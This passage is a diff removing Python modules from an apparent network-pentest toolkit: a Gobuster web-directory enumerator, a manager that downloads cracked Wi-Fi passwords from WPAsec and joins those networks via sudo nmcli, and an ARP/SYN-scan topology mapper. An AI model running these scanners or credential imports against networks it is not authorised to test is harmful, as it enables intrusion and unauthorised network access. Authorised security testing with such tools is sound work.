logger.warning(f"Ignoring invalid status code token: {item!r}")
|
||||
return codes
|
||||
|
||||
|
||||
class WebEnumeration:
|
||||
"""
|
||||
Orchestrates Gobuster web dir enum and writes normalized results into DB.
|
||||
In-memory only: no CSV, no temp files.
|
||||
"""
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
self.gobuster_path = "/usr/bin/gobuster" # verify with `which gobuster`
|
||||
self.wordlist = self.shared_data.common_wordlist
|
||||
self.lock = threading.Lock()
|
||||
|
||||
# ---- Sanity checks
|
||||
import os
|
||||
if not os.path.exists(self.gobuster_path):
|
||||
raise FileNotFoundError(f"Gobuster not found at {self.gobuster_path}")
|
||||
if not os.path.exists(self.wordlist):
|
||||
raise FileNotFoundError(f"Wordlist not found: {self.wordlist}")
|
||||
|
||||
# Politique venant de l’UI : créer si absente
|
||||
if not hasattr(self.shared_data, "web_status_codes") or not self.shared_data.web_status_codes:
|
||||
self.shared_data.web_status_codes = DEFAULT_WEB_STATUS_CODES.copy()
|
||||
|
||||
logger.info(
|
||||
f"WebEnumeration initialized (stdout mode, no files). "
|
||||
f"Using status policy: {self.shared_data.web_status_codes}"
|
||||
)
|
||||
|
||||
# -------------------- Utilities --------------------
|
||||
def _scheme_for_port(self, port: int) -> str:
|
||||
https_ports = {443, 8443, 9443, 10443, 9444, 5000, 5001, 7080, 9080}
|
||||
return "https" if int(port) in https_ports else "http"
|
||||
|
||||
def _reverse_dns(self, ip: str) -> Optional[str]:
|
||||
try:
|
||||
name, _, _ = socket.gethostbyaddr(ip)
|
||||
return name
|
||||
except Exception:
|
||||
return None
|
||||
|
||||
def _extract_identity(self, row: Dict) -> Tuple[str, Optional[str]]:
|
||||
"""Return (mac_address, hostname) from a row with tolerant keys."""
|
||||
mac = row.get("mac_address") or row.get("mac") or row.get("MAC") or ""
|
||||
hostname = row.get("hostname") or row.get("Hostname") or None
|
||||
return str(mac), (str(hostname) if hostname else None)
|
||||
|
||||
# -------------------- Filter helper --------------------
|
||||
def _allowed_status_set(self) -> Set[int]:
|
||||
"""Recalcule à chaque run pour refléter une mise à jour UI en live."""
|
||||
try:
|
||||
return _normalize_status_policy(getattr(self.shared_data, "web_status_codes", None))
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to load shared_data.web_status_codes: {e}")
|
||||
return _normalize_status_policy(DEFAULT_WEB_STATUS_CODES)
|
||||
|
||||
# -------------------- DB Writer --------------------
|
||||
def _db_add_result(self,
|
||||
mac_address: str,
|
||||
ip: str,
|
||||
hostname: Optional[str],
|
||||
port: int,
|
||||
directory: str,
|
||||
status: int,
|
||||
size: int = 0,
|
||||
response_time: int = 0,
|
||||
content_type: Optional[str] = None,
|
||||
tool: str = "gobuster") -> None:
|
||||
"""Upsert a single record into `webenum`."""
|
||||
try:
|
||||
self.shared_data.db.execute("""
|
||||
INSERT INTO webenum (
|
||||
mac_address, ip, hostname, port, directory, status,
|
||||
size, response_time, content_type, tool, is_active
|
||||
) VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, ?, 1)
|
||||
ON CONFLICT(mac_address, ip, port, directory) DO UPDATE SET
|
||||
status = excluded.status,
|
||||
size = excluded.size,
|
||||
response_time = excluded.response_time,
|
||||
content_type = excluded.content_type,
|
||||
hostname = COALESCE(excluded.hostname, webenum.hostname),
|
||||
tool = COALESCE(excluded.tool, webenum.tool),
|
||||
last_seen = CURRENT_TIMESTAMP,
|
||||
is_active = 1
|
||||
""", (mac_address, ip, hostname, int(port), directory, int(status),
|
||||
int(size or 0), int(response_time or 0), content_type, tool))
|
||||
logger.debug(f"DB upsert: {ip}:{port}{directory} -> {status} (size={size})")
|
||||
except Exception as e:
|
||||
logger.error(f"DB insert error for {ip}:{port}{directory}: {e}")
|
||||
|
||||
# -------------------- Gobuster runner (stdout) --------------------
|
||||
def _run_gobuster_stdout(self, url: str) -> Optional[str]:
|
||||
base_cmd = [
|
||||
self.gobuster_path, "dir",
|
||||
"-u", url,
|
||||
"-w", self.wordlist,
|
||||
"-t", "10",
|
||||
"--quiet",
|
||||
"--no-color",
|
||||
# Si supporté par ta version gobuster, tu peux réduire le bruit dès la source :
|
||||
# "-b", "404,429",
|
||||
]
|
||||
|
||||
def run(cmd):
|
||||
return subprocess.run(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
|
||||
|
||||
# Try with -z first
|
||||
cmd = base_cmd + ["-z"]
|
||||
logger.info(f"Running Gobuster on {url}...")
|
||||
try:
|
||||
res = run(cmd)
|
||||
if res.returncode == 0:
|
||||
logger.success(f"Gobuster OK on {url}")
|
||||
return res.stdout or ""
|
||||
# Fallback if -z is unknown
|
||||
if "unknown flag" in (res.stderr or "").lower() or "invalid" in (res.stderr or "").lower():
|
||||
logger.info("Gobuster doesn't support -z, retrying without it.")
|
||||
res2 = run(base_cmd)
|
||||
if res2.returncode == 0:
|
||||
logger.success(f"Gobuster OK on {url} (no -z)")
|
||||
return res2.stdout or ""
|
||||
logger.info(f"Gobuster failed on {url}: {res2.stderr.strip()}")
|
||||
return None
|
||||
logger.info(f"Gobuster failed on {url}: {res.stderr.strip()}")
|
||||
return None
|
||||
except Exception as e:
|
||||
logger.error(f"Gobuster exception on {url}: {e}")
|
||||
return None
|
||||
|
||||
def _parse_gobuster_text(self, text: str) -> List[Dict]:
|
||||
"""
|
||||
Parse gobuster stdout lines into entries:
|
||||
{ 'path': '/admin', 'status': 301, 'size': 310, 'redirect': 'http://...'|None }
|
||||
"""
|
||||
entries: List[Dict] = []
|
||||
if not text:
|
||||
return entries
|
||||
|
||||
for raw in text.splitlines():
|
||||
# 1) strip ANSI/control BEFORE regex
|
||||
line = ANSI_RE.sub("", raw)
|
||||
line = CTL_RE.sub("", line)
|
||||
line = line.strip()
|
||||
if not line:
|
||||
continue
|
||||
|
||||
m = GOBUSTER_LINE.match(line)
|
||||
if not m:
|
||||
logger.debug(f"Unparsed line: {line}")
|
||||
continue
|
||||
|
||||
# 2) extract all fields NOW
|
||||
path = m.group("path") or ""
|
||||
status = int(m.group("status"))
|
||||
size = int(m.group("size") or 0)
|
||||
redir = m.group("redir")
|
||||
|
||||
# 3) normalize path
|
||||
if not path.startswith("/"):
|
||||
path = "/" + path
|
||||
path = "/" + path.strip("/")
|
||||
|
||||
entries.append({
|
||||
"path": path,
|
||||
"status": status,
|
||||
"size": size,
|
||||
"redirect": redir.strip() if redir else None
|
||||
})
|
||||
|
||||
logger.info(f"Parsed {len(entries)} entries from gobuster stdout")
|
||||
return entries
|
||||
|
||||
# -------------------- Public API --------------------
|
||||
def execute(self, ip: str, port: int, row: Dict, status_key: str) -> str:
|
||||
"""
|
||||
Run gobuster on (ip,port), parse stdout, upsert each finding into DB.
|
||||
Returns: 'success' | 'failed' | 'interrupted'
|
||||
"""
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Interrupted before start (orchestrator flag).")
|
||||
return "interrupted"
|
||||
|
||||
scheme = self._scheme_for_port(port)
|
||||
base_url = f"{scheme}://{ip}:{port}"
|
||||
logger.info(f"Enumerating {base_url} ...")
|
||||
self.shared_data.bjornorch_status = "WebEnumeration"
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Interrupted before gobuster run.")
|
||||
return "interrupted"
|
||||
|
||||
stdout_text = self._run_gobuster_stdout(base_url)
|
||||
if stdout_text is None:
|
||||
return "failed"
|
||||
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Interrupted after gobuster run (stdout captured).")
|
||||
return "interrupted"
|
||||
|
||||
entries = self._parse_gobuster_text(stdout_text)
|
||||
if not entries:
|
||||
logger.warning(f"No entries for {base_url}.")
|
||||
return "success" # scan ran fine but no findings
|
||||
|
||||
# ---- Filtrage dynamique basé sur shared_data.web_status_codes
|
||||
allowed = self._allowed_status_set()
|
||||
pre = len(entries)
|
||||
entries = [e for e in entries if e["status"] in allowed]
|
||||
post = len(entries)
|
||||
if post < pre:
|
||||
preview = sorted(list(allowed))[:10]
|
||||
logger.info(
|
||||
f"Filtered out {pre - post} entries not in policy "
|
||||
f"{preview}{'...' if len(allowed) > 10 else ''}."
|
||||
)
|
||||
|
||||
mac_address, hostname = self._extract_identity(row)
|
||||
if not hostname:
|
||||
hostname = self._reverse_dns(ip)
|
||||
|
||||
for e in entries:
|
||||
self._db_add_result(
|
||||
mac_address=mac_address,
|
||||
ip=ip,
|
||||
hostname=hostname,
|
||||
port=port,
|
||||
directory=e["path"],
|
||||
status=e["status"],
|
||||
size=e.get("size", 0),
|
||||
response_time=0, # gobuster doesn't expose timing here
|
||||
content_type=None, # unknown here; a later HEAD/GET probe can fill it
|
||||
tool="gobuster"
|
||||
)
|
||||
|
||||
return "success"
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Execute error on {ip}:{port}: {e}")
|
||||
return "failed"
|
||||
|
||||
|
||||
# -------------------- CLI mode (debug/manual) --------------------
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
web_enum = WebEnumeration(shared_data)
|
||||
logger.info("Starting web directory enumeration...")
|
||||
|
||||
rows = shared_data.read_data()
|
||||
for row in rows:
|
||||
ip = row.get("IPs") or row.get("ip")
|
||||
if not ip:
|
||||
continue
|
||||
port = row.get("port") or 80
|
||||
logger.info(f"Execute WebEnumeration on {ip}:{port} ...")
|
||||
status = web_enum.execute(ip, int(port), row, "enum_web_directories")
|
||||
if status == "success":
|
||||
logger.success(f"Enumeration successful for {ip}:{port}.")
|
||||
elif status == "interrupted":
|
||||
logger.warning(f"Enumeration interrupted for {ip}:{port}.")
|
||||
break
|
||||
else:
|
||||
logger.failed(f"Enumeration failed for {ip}:{port}.")
|
||||
|
||||
logger.info("Web directory enumeration completed.")
|
||||
except Exception as e:
|
||||
logger.error(f"General execution error: {e}")
|
||||
@@ -1,317 +0,0 @@
|
||||
# wpasec_potfiles.py
|
||||
# WPAsec Potfile Manager - Download, clean, import, or erase WiFi credentials
|
||||
|
||||
import os
|
||||
import json
|
||||
import glob
|
||||
import argparse
|
||||
import requests
|
||||
import subprocess
|
||||
from datetime import datetime
|
||||
import logging
|
||||
|
||||
# ── METADATA / UI FOR NEO LAUNCHER ────────────────────────────────────────────
|
||||
b_class = "WPAsecPotfileManager"
|
||||
b_module = "wpasec_potfiles"
|
||||
b_enabled = 1
|
||||
b_action = "normal" # normal | aggressive | stealth
|
||||
b_category = "wifi"
|
||||
b_name = "WPAsec Potfile Manager"
|
||||
b_description = (
|
||||
"Download, clean, import, or erase Wi-Fi networks from WPAsec potfiles. "
|
||||
"Options: download (default if API key is set), clean, import, erase."
|
||||
)
|
||||
b_author = "Infinition"
|
||||
b_version = "1.0.0"
|
||||
b_icon = f"/actions_icons/{b_class}.png"
|
||||
b_docs_url = "https://wpa-sec.stanev.org/?api"
|
||||
|
||||
b_args = {
|
||||
"key": {
|
||||
"type": "text",
|
||||
"label": "API key (WPAsec)",
|
||||
"placeholder": "wpa-sec api key",
|
||||
"secret": True,
|
||||
"help": "API key used to download the potfile. If empty, the saved key is reused."
|
||||
},
|
||||
"directory": {
|
||||
"type": "text",
|
||||
"label": "Potfiles directory",
|
||||
"default": "/home/bjorn/Bjorn/data/input/potfiles",
|
||||
"placeholder": "/path/to/potfiles",
|
||||
"help": "Directory containing/receiving .pot / .potfile files."
|
||||
},
|
||||
"clean": {
|
||||
"type": "checkbox",
|
||||
"label": "Clean potfiles directory",
|
||||
"default": False,
|
||||
"help": "Delete all files in the potfiles directory."
|
||||
},
|
||||
"import_potfiles": {
|
||||
"type": "checkbox",
|
||||
"label": "Import potfiles into NetworkManager",
|
||||
"default": False,
|
||||
"help": "Add Wi-Fi networks found in potfiles via nmcli (avoiding duplicates)."
|
||||
},
|
||||
"erase": {
|
||||
"type": "checkbox",
|
||||
"label": "Erase Wi-Fi connections from potfiles",
|
||||
"default": False,
|
||||
"help": "Delete via nmcli the Wi-Fi networks listed in potfiles (avoiding duplicates)."
|
||||
}
|
||||
}
|
||||
|
||||
b_examples = [
|
||||
{"directory": "/home/bjorn/Bjorn/data/input/potfiles"},
|
||||
{"key": "YOUR_API_KEY_HERE", "directory": "/home/bjorn/Bjorn/data/input/potfiles"},
|
||||
{"directory": "/home/bjorn/Bjorn/data/input/potfiles", "clean": True},
|
||||
{"directory": "/home/bjorn/Bjorn/data/input/potfiles", "import_potfiles": True},
|
||||
{"directory": "/home/bjorn/Bjorn/data/input/potfiles", "erase": True},
|
||||
{"directory": "/home/bjorn/Bjorn/data/input/potfiles", "clean": True, "import_potfiles": True},
|
||||
]
|
||||
|
||||
|
||||
def compute_dynamic_b_args(base: dict) -> dict:
|
||||
"""
|
||||
Enrich dynamic UI arguments:
|
||||
- Pre-fill the API key if previously saved.
|
||||
- Show info about the number of potfiles in the chosen directory.
|
||||
"""
|
||||
d = dict(base or {})
|
||||
try:
|
||||
settings_path = os.path.join(
|
||||
os.path.expanduser("~"), ".settings_bjorn", "wpasec_settings.json"
|
||||
)
|
||||
if os.path.exists(settings_path):
|
||||
with open(settings_path, "r", encoding="utf-8") as f:
|
||||
saved = json.load(f)
|
||||
saved_key = (saved or {}).get("api_key")
|
||||
if saved_key and not d.get("key", {}).get("default"):
|
||||
d.setdefault("key", {}).setdefault("default", saved_key)
|
||||
d["key"]["help"] = (d["key"].get("help") or "") + " (auto-detected)"
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
try:
|
||||
directory = d.get("directory", {}).get("default") or "/home/bjorn/Bjorn/data/input/potfiles"
|
||||
exists = os.path.isdir(directory)
|
||||
count = 0
|
||||
if exists:
|
||||
count = len(glob.glob(os.path.join(directory, "*.pot"))) + \
|
||||
len(glob.glob(os.path.join(directory, "*.potfile")))
|
||||
extra = f" | Found: {count} potfile(s)" if exists else " | (directory does not exist yet)"
|
||||
d["directory"]["help"] = (d["directory"].get("help") or "") + extra
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
return d
|
||||
|
||||
|
||||
# ── CLASS IMPLEMENTATION ─────────────────────────────────────────────────────
|
||||
class WPAsecPotfileManager:
|
||||
DEFAULT_SAVE_DIR = "/home/bjorn/Bjorn/data/input/potfiles"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "wpasec_settings.json")
|
||||
DOWNLOAD_URL = "https://wpa-sec.stanev.org/?api&dl=1"
|
||||
|
||||
def __init__(self, shared_data):
|
||||
"""
|
||||
Orchestrator always passes shared_data.
|
||||
Even if unused here, we store it for compatibility.
|
||||
"""
|
||||
self.shared_data = shared_data
|
||||
logging.basicConfig(level=logging.INFO, format="%(asctime)s - %(levelname)s - %(message)s")
|
||||
|
||||
# --- Orchestrator entry point ---
|
||||
def execute(self, ip=None, port=None, row=None, status_key=None):
|
||||
"""
|
||||
Entry point for orchestrator.
|
||||
By default: download latest potfile if API key is available.
|
||||
"""
|
||||
self.shared_data.bjorn_orch_status = "WPAsecPotfileManager"
|
||||
self.shared_data.comment_params = {"ip": ip, "port": port}
|
||||
|
||||
api_key = self.load_api_key()
|
||||
if api_key:
|
||||
logging.info("WPAsecPotfileManager: downloading latest potfile (orchestrator trigger).")
|
||||
self.download_potfile(self.DEFAULT_SAVE_DIR, api_key)
|
||||
return "success"
|
||||
else:
|
||||
logging.warning("WPAsecPotfileManager: no API key found, nothing done.")
|
||||
return "failed"
|
||||
|
||||
# --- API Key Handling ---
|
||||
def save_api_key(self, api_key: str):
|
||||
"""Save the API key locally."""
|
||||
try:
|
||||
os.makedirs(self.DEFAULT_SETTINGS_DIR, exist_ok=True)
|
||||
settings = {"api_key": api_key}
|
||||
with open(self.SETTINGS_FILE, "w") as file:
|
||||
json.dump(settings, file)
|
||||
logging.info(f"API key saved to {self.SETTINGS_FILE}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to save API key: {e}")
|
||||
|
||||
def load_api_key(self):
|
||||
"""Load the API key from local storage."""
|
||||
if os.path.exists(self.SETTINGS_FILE):
|
||||
try:
|
||||
with open(self.SETTINGS_FILE, "r") as file:
|
||||
settings = json.load(file)
|
||||
return settings.get("api_key")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to load API key: {e}")
|
||||
return None
|
||||
|
||||
# --- Actions ---
|
||||
def download_potfile(self, save_dir, api_key):
|
||||
"""Download the potfile from WPAsec."""
|
||||
try:
|
||||
cookies = {"key": api_key}
|
||||
logging.info(f"Downloading potfile from: {self.DOWNLOAD_URL}")
|
||||
response = requests.get(self.DOWNLOAD_URL, cookies=cookies, stream=True)
|
||||
response.raise_for_status()
|
||||
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
filename = os.path.join(save_dir, f"potfile_{timestamp}.pot")
|
||||
|
||||
os.makedirs(save_dir, exist_ok=True)
|
||||
with open(filename, "wb") as file:
|
||||
for chunk in response.iter_content(chunk_size=8192):
|
||||
file.write(chunk)
|
||||
|
||||
logging.info(f"Potfile saved to: {filename}")
|
||||
except requests.exceptions.RequestException as e:
|
||||
logging.error(f"Failed to download potfile: {e}")
|
||||
except Exception as e:
|
||||
logging.error(f"Unexpected error: {e}")
|
||||
|
||||
def clean_directory(self, directory):
|
||||
"""Delete all potfiles in the given directory."""
|
||||
try:
|
||||
if os.path.exists(directory):
|
||||
logging.info(f"Cleaning directory: {directory}")
|
||||
for file in os.listdir(directory):
|
||||
file_path = os.path.join(directory, file)
|
||||
if os.path.isfile(file_path):
|
||||
os.remove(file_path)
|
||||
logging.info(f"Deleted: {file_path}")
|
||||
else:
|
||||
logging.info(f"Directory does not exist: {directory}")
|
||||
except Exception as e:
|
||||
logging.error(f"Failed to clean directory {directory}: {e}")
|
||||
|
||||
def import_potfiles(self, directory):
|
||||
"""Import potfiles into NetworkManager using nmcli."""
|
||||
try:
|
||||
potfile_paths = glob.glob(os.path.join(directory, "*.pot")) + glob.glob(os.path.join(directory, "*.potfile"))
|
||||
processed_ssids = set()
|
||||
networks_added = []
|
||||
DEFAULT_PRIORITY = 5
|
||||
|
||||
for path in potfile_paths:
|
||||
with open(path, "r") as potfile:
|
||||
for line in potfile:
|
||||
line = line.strip()
|
||||
if ":" not in line:
|
||||
continue
|
||||
ssid, password = self._parse_potfile_line(line)
|
||||
if not ssid or not password or ssid in processed_ssids:
|
||||
continue
|
||||
|
||||
try:
|
||||
subprocess.run(
|
||||
["sudo", "nmcli", "connection", "add", "type", "wifi",
|
||||
"con-name", ssid, "ifname", "*", "ssid", ssid,
|
||||
"wifi-sec.key-mgmt", "wpa-psk", "wifi-sec.psk", password,
|
||||
"connection.autoconnect", "yes",
|
||||
"connection.autoconnect-priority", str(DEFAULT_PRIORITY)],
|
||||
check=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True
|
||||
)
|
||||
processed_ssids.add(ssid)
|
||||
networks_added.append(ssid)
|
||||
logging.info(f"Imported network {ssid}")
|
||||
except subprocess.CalledProcessError as e:
|
||||
logging.error(f"Failed to import {ssid}: {e.stderr.strip()}")
|
||||
|
||||
logging.info(f"Total imported: {networks_added}")
|
||||
except Exception as e:
|
||||
logging.error(f"Unexpected error while importing: {e}")
|
||||
|
||||
def erase_networks(self, directory):
|
||||
"""Erase Wi-Fi connections listed in potfiles using nmcli."""
|
||||
try:
|
||||
potfile_paths = glob.glob(os.path.join(directory, "*.pot")) + glob.glob(os.path.join(directory, "*.potfile"))
|
||||
processed_ssids = set()
|
||||
networks_removed = []
|
||||
|
||||
for path in potfile_paths:
|
||||
with open(path, "r") as potfile:
|
||||
for line in potfile:
|
||||
line = line.strip()
|
||||
if ":" not in line:
|
||||
continue
|
||||
ssid, _ = self._parse_potfile_line(line)
|
||||
if not ssid or ssid in processed_ssids:
|
||||
continue
|
||||
|
||||
try:
|
||||
subprocess.run(
|
||||
["sudo", "nmcli", "connection", "delete", "id", ssid],
|
||||
check=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True
|
||||
)
|
||||
processed_ssids.add(ssid)
|
||||
networks_removed.append(ssid)
|
||||
logging.info(f"Deleted network {ssid}")
|
||||
except subprocess.CalledProcessError as e:
|
||||
logging.warning(f"Failed to delete {ssid}: {e.stderr.strip()}")
|
||||
|
||||
logging.info(f"Total deleted: {networks_removed}")
|
||||
except Exception as e:
|
||||
logging.error(f"Unexpected error while erasing: {e}")
|
||||
|
||||
# --- Helpers ---
|
||||
def _parse_potfile_line(self, line: str):
|
||||
"""Parse a potfile line into (ssid, password)."""
|
||||
ssid, password = None, None
|
||||
if line.startswith("$WPAPSK$") and "#" in line:
|
||||
try:
|
||||
ssid_hash, password = line.split(":", 1)
|
||||
ssid = ssid_hash.split("#")[0].replace("$WPAPSK$", "")
|
||||
except ValueError:
|
||||
return None, None
|
||||
elif len(line.split(":")) == 4:
|
||||
try:
|
||||
_, _, ssid, password = line.split(":")
|
||||
except ValueError:
|
||||
return None, None
|
||||
return ssid, password
|
||||
|
||||
# --- CLI ---
|
||||
def run(self, argv=None):
|
||||
parser = argparse.ArgumentParser(description="Manage WPAsec potfiles (download, clean, import, erase).")
|
||||
parser.add_argument("-k", "--key", help="API key for WPAsec (saved locally after first use).")
|
||||
parser.add_argument("-d", "--directory", default=self.DEFAULT_SAVE_DIR, help="Directory for potfiles.")
|
||||
parser.add_argument("-c", "--clean", action="store_true", help="Clean the potfiles directory.")
|
||||
parser.add_argument("-a", "--import-potfiles", action="store_true", help="Import potfiles into NetworkManager.")
|
||||
parser.add_argument("-e", "--erase", action="store_true", help="Erase Wi-Fi connections from potfiles.")
|
||||
args = parser.parse_args(argv)
|
||||
|
||||
api_key = args.key
|
||||
if api_key:
|
||||
self.save_api_key(api_key)
|
||||
else:
|
||||
api_key = self.load_api_key()
|
||||
|
||||
if args.clean:
|
||||
self.clean_directory(args.directory)
|
||||
if args.import_potfiles:
|
||||
self.import_potfiles(args.directory)
|
||||
if args.erase:
|
||||
self.erase_networks(args.directory)
|
||||
if api_key and not args.clean and not args.import_potfiles and not args.erase:
|
||||
self.download_potfile(args.directory, api_key)
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
WPAsecPotfileManager(shared_data=None).run()
|
||||
@@ -1,335 +0,0 @@
|
||||
# Network topology mapping tool for discovering and visualizing network segments.
|
||||
# Saves settings in `/home/bjorn/.settings_bjorn/yggdrasil_mapper_settings.json`.
|
||||
# Automatically loads saved settings if arguments are not provided.
|
||||
# -r, --range Network range to scan (CIDR format).
|
||||
# -i, --interface Network interface to use (default: active interface).
|
||||
# -d, --depth Maximum trace depth for routing (default: 5).
|
||||
# -o, --output Output directory (default: /home/bjorn/Bjorn/data/output/topology).
|
||||
# -t, --timeout Timeout for probes in seconds (default: 2).
|
||||
|
||||
import os
|
||||
import json
|
||||
import argparse
|
||||
from datetime import datetime
|
||||
import logging
|
||||
import subprocess
|
||||
import networkx as nx
|
||||
import matplotlib.pyplot as plt
|
||||
import nmap
|
||||
import scapy.all as scapy
|
||||
from scapy.layers.inet import IP, ICMP, TCP
|
||||
import threading
|
||||
import queue
|
||||
|
||||
|
||||
b_class = "YggdrasilMapper"
|
||||
b_module = "yggdrasil_mapper"
|
||||
b_enabled = 0
|
||||
|
||||
# Configure logging
|
||||
logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(levelname)s - %(message)s')
|
||||
|
||||
# Default settings
|
||||
DEFAULT_OUTPUT_DIR = "/home/bjorn/Bjorn/data/output/topology"
|
||||
DEFAULT_SETTINGS_DIR = "/home/bjorn/.settings_bjorn"
|
||||
SETTINGS_FILE = os.path.join(DEFAULT_SETTINGS_DIR, "yggdrasil_mapper_settings.json")
|
||||
|
||||
class YggdrasilMapper:
|
||||
def __init__(self, network_range, interface=None, max_depth=5, output_dir=DEFAULT_OUTPUT_DIR, timeout=2):
|
||||
self.network_range = network_range
|
||||
self.interface = interface or scapy.conf.iface
|
||||
self.max_depth = max_depth
|
||||
self.output_dir = output_dir
|
||||
self.timeout = timeout
|
||||
|
||||
self.graph = nx.Graph()
|
||||
self.hosts = {}
|
||||
self.routes = {}
|
||||
self.lock = threading.Lock()
|
||||
|
||||
# For parallel processing
|
||||
self.queue = queue.Queue()
|
||||
self.results = queue.Queue()
|
||||
|
||||
def discover_hosts(self):
|
||||
"""Discover live hosts in the network range."""
|
||||
try:
|
||||
logging.info(f"Discovering hosts in {self.network_range}")
|
||||
|
||||
# ARP scan for local network
|
||||
arp_request = scapy.ARP(pdst=self.network_range)
|
||||
broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
|
||||
packets = broadcast/arp_request
|
||||
|
||||
answered, _ = scapy.srp(packets, timeout=self.timeout, iface=self.interface, verbose=False)
|
||||
|
||||
for sent, received in answered:
|
||||
ip = received.psrc
|
||||
mac = received.hwsrc
|
||||
self.hosts[ip] = {'mac': mac, 'status': 'up'}
|
||||
logging.info(f"Discovered host: {ip} ({mac})")
|
||||
|
||||
# Additional Nmap scan for service discovery
|
||||
nm = nmap.PortScanner()
|
||||
nm.scan(hosts=self.network_range, arguments=f'-sn -T4')
|
||||
|
||||
for host in nm.all_hosts():
|
||||
if host not in self.hosts:
|
||||
self.hosts[host] = {'status': 'up'}
|
||||
logging.info(f"Discovered host: {host}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error discovering hosts: {e}")
|
||||
|
||||
def trace_route(self, target):
|
||||
"""Perform traceroute to a target."""
|
||||
try:
|
||||
hops = []
|
||||
for ttl in range(1, self.max_depth + 1):
|
||||
pkt = IP(dst=target, ttl=ttl)/ICMP()
|
||||
reply = scapy.sr1(pkt, timeout=self.timeout, verbose=False)
|
||||
|
||||
if reply is None:
|
||||
continue
|
||||
|
||||
if reply.src == target:
|
||||
hops.append(reply.src)
|
||||
break
|
||||
|
||||
hops.append(reply.src)
|
||||
|
||||
return hops
|
||||
except Exception as e:
|
||||
logging.error(f"Error tracing route to {target}: {e}")
|
||||
return []
|
||||
|
||||
def scan_ports(self, ip):
|
||||
"""Scan common ports on a host."""
|
||||
try:
|
||||
common_ports = [21, 22, 23, 25, 53, 80, 443, 445, 3389]
|
||||
open_ports = []
|
||||
|
||||
for port in common_ports:
|
||||
tcp_connect = IP(dst=ip)/TCP(dport=port, flags="S")
|
||||
response = scapy.sr1(tcp_connect, timeout=self.timeout, verbose=False)
|
||||
|
||||
if response and response.haslayer(TCP):
|
||||
if response[TCP].flags == 0x12: # SYN-ACK
|
||||
open_ports.append(port)
|
||||
# Send RST to close connection
|
||||
rst = IP(dst=ip)/TCP(dport=port, flags="R")
|
||||
scapy.send(rst, verbose=False)
|
||||
|
||||
return open_ports
|
||||
except Exception as e:
|
||||
logging.error(f"Error scanning ports for {ip}: {e}")
|
||||
return []
|
||||
|
||||
def worker(self):
|
||||
"""Worker function for parallel processing."""
|
||||
while True:
|
||||
try:
|
||||
task = self.queue.get()
|
||||
if task is None:
|
||||
break
|
||||
|
||||
ip = task
|
||||
hops = self.trace_route(ip)
|
||||
ports = self.scan_ports(ip)
|
||||
|
||||
self.results.queue.put({
|
||||
'ip': ip,
|
||||
'hops': hops,
|
||||
'ports': ports
|
||||
})
|
||||
|
||||
self.queue.task_done()
|
||||
except Exception as e:
|
||||
logging.error(f"Worker error: {e}")
|
||||
self.queue.task_done()
|
||||
|
||||
def build_topology(self):
|
||||
"""Build network topology by tracing routes and scanning hosts."""
|
||||
try:
|
||||
# Start worker threads
|
||||
workers = []
|
||||
for _ in range(5): # Number of parallel workers
|
||||
t = threading.Thread(target=self.worker)
|
||||
t.start()
|
||||
workers.append(t)
|
||||
|
||||
# Add tasks to queue
|
||||
for ip in self.hosts.keys():
|
||||
self.queue.put(ip)
|
||||
|
||||
# Add None to queue to stop workers
|
||||
for _ in workers:
|
||||
self.queue.put(None)
|
||||
|
||||
# Wait for all workers to complete
|
||||
for t in workers:
|
||||
t.join()
|
||||
|
||||
# Process results
|
||||
while not self.results.empty():
|
||||
result = self.results.get()
|
||||
ip = result['ip']
|
||||
hops = result['hops']
|
||||
ports = result['ports']
|
||||
|
||||
self.hosts[ip]['ports'] = ports
|
||||
if len(hops) > 1:
|
||||
self.routes[ip] = hops
|
||||
|
||||
# Add nodes and edges to graph
|
||||
self.graph.add_node(ip, **self.hosts[ip])
|
||||
for i in range(len(hops) - 1):
|
||||
self.graph.add_edge(hops[i], hops[i + 1])
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error building topology: {e}")
|
||||
|
||||
def generate_visualization(self):
|
||||
"""Generate network topology visualization."""
|
||||
try:
|
||||
plt.figure(figsize=(12, 8))
|
||||
|
||||
# Position nodes using spring layout
|
||||
pos = nx.spring_layout(self.graph)
|
||||
|
||||
# Draw nodes
|
||||
nx.draw_networkx_nodes(self.graph, pos, node_size=500)
|
||||
|
||||
# Draw edges
|
||||
nx.draw_networkx_edges(self.graph, pos)
|
||||
|
||||
# Add labels
|
||||
labels = {}
|
||||
for node in self.graph.nodes():
|
||||
label = f"{node}\n"
|
||||
if 'ports' in self.hosts[node]:
|
||||
label += f"Ports: {', '.join(map(str, self.hosts[node]['ports']))}"
|
||||
labels[node] = label
|
||||
|
||||
nx.draw_networkx_labels(self.graph, pos, labels, font_size=8)
|
||||
|
||||
# Save visualization
|
||||
timestamp = datetime.now().strftime("%Y-%m-%d_%H-%M-%S")
|
||||
viz_path = os.path.join(self.output_dir, f"topology_{timestamp}.png")
|
||||
plt.savefig(viz_path)
|
||||
plt.close()
|
||||
|
||||
logging.info(f"Visualization saved to {viz_path}")
|
||||
|
||||
except Exception as e:
|
||||
logging.error(f"Error generating visualization: {e}")
|
||||
|
||||
def save_results(self):
|
||||
"""Save topology data to JSON file."""
|
||||
try:
|
||||
